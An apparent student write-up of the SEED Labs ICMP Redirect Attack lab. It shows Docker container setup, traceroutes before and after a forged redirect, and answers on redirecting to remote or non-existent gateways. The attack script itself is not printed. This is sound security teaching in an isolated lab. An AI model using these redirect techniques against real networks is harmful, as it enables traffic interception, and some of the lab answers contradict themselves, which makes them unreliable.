
ICMP_Redirect_Attack

LAB Setup Environment


Run the SEED VM>> open Firefox in that>> go to the seed labs and then click on the seed labs >> network security > > Select the ICMP redirect attack >>> Download the .zip file.

Copy this zip to Documents (any other folder in VM), here I moved it to documents >> ICMP>> there unzip the labsetup.zip file. From here right click and open the Terminal then we can directly move to Terminal.
Now, We need to Set up Containers,



```
[09/13/25]seed@VM:~/.../ICMP$ cd Labsetup
[09/13/25]seed@VM:~/.../Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[09/13/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Creating router                          ... done
Creating victim-10.9.0.5                 ... done
Creating attacker-10.9.0.105             ... done
Creating host-192.168.60.6               ... done
Creating malicious-router-10.9.0.111 ... done
Creating host-192.168.60.5               ... done
Attaching to victim-10.9.0.5, host-192.168.60.5, attacker-10.9.0.105,
68.60.6, router, malicious-router-10.9.0.111
```





```
[09/13/25]seed@VM:~/.../Labsetup$ sysctl net.ipv4.conf.al
sysctl: permission denied on key "net.ipv4.conf.all.accep
[09/13/25]seed@VM:~/.../Labsetup$ dockps
c95ab78b6273  host-192.168.60.5
9a453a8a7f29  malicious-router-10.9.0.111
39f06daa9cd3  host-192.168.60.6
2a1661effb3d  attacker-10.9.0.105
569fa28db660  victim-10.9.0.5
6e181e408d5b  router
[09/13/25]seed@VM:~/.../Labsetup$ docksh 2a
root@2a1661effb3d:/#
```




Task 1: Launching ICMP Redirect Attack:




For this task, we will attack the victim container from the attacker container. So then lets run ip route on the victim container,




By default, the victim's routing table (ip route) shows that to reach 192.168.60.0/24, it should send packets to the legitimate router at 10.9.0.11. before the attack can we run mtr on the victim container and check the output, there we observe only two ip addresses.



In the attacker container, Lets save the icmp_task1.py file in the Volumes folder. And then execute it.



In the Victims Containers, Lets check a traceroute and see whether the packet is rerouted or not. From the victim container run the command: **mtr -n 192.168.60.5**, Below is the output we got.




From this output, we can observe that the packets are sending successfully.
From the victim machine (10.9.0.5), we ran a traceroute to the target host (192.168.60.5).
Before the attack: packets followed the normal route
10.9.0.5 → 10.9.0.11 → 192.168.60.5.
After injecting the forged ICMP Redirect: the routing path changed to →
10.9.0.5 → 10.9.0.111 (malicious router) → 10.9.0.11 (legit router) → 192.168.60.5. This demonstrates that the ICMP Redirect message was accepted and the attacker has successfully positioned itself in the communication path.

Question1.) Can you use ICMP redirect attacks to redirect to a remote machine?


A). No, we cannot because the ICMP Redirect message was ignored by the victim's operating system**.**

Let's try. we can take the public ip address which is not in the LAN, **like 1.1.1.1**. Assign this address to icmp.gw and execute the icmp_task1a.py and check the output in the victim's container. By running mtr command. See the output. That was unchanged and exactly the previous one.




From this output we can observe that The victim received the redirect but ignored it. When we attempted to use a remote IP (1.1.1.1) as the gateway in the ICMP redirect, the victim host ignored the message. The traceroute remained unchanged, going directly through the legitimate router (10.9.0.11) to the target host (192.168.60.5). This confirms that ICMP redirects only work if the new gateway is on the same local subnet as the victim. Redirects pointing to remote, off-link machines are discarded by the operating system.

Question2). Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network?
A). Yes, the attack can succeed in changing the victim's routing path. The system does not validate whether the gateway in the ICMP redirect message is online before accepting it. To answer this question, I choose the non-existing host as 10.9.0.99 by ching the ping command. Its output shows Host unreachable, then I believe it may be the best match for my task.




Lets change the icmp.gw =”10.9.0.99”and save it as icmp_task1b.py, and execute the command. Run the mtr in victim container.




So the victim is still routing via the legitimate router. The forged redirect to a non-existing host did not establish a working route. Without a MAC address, the victim cannot forward packets, so traffic falls back to normal routing after cache expires. However, when the victim tries to send packets to this non-existent gateway, the packets will be dropped, breaking communication. The attack "succeeds" in changing the route but "fails" in achieving the MITM goal.

Question 3). In the Malicious container >> Open docker-compose.yml file and set all send_direct =1**.**



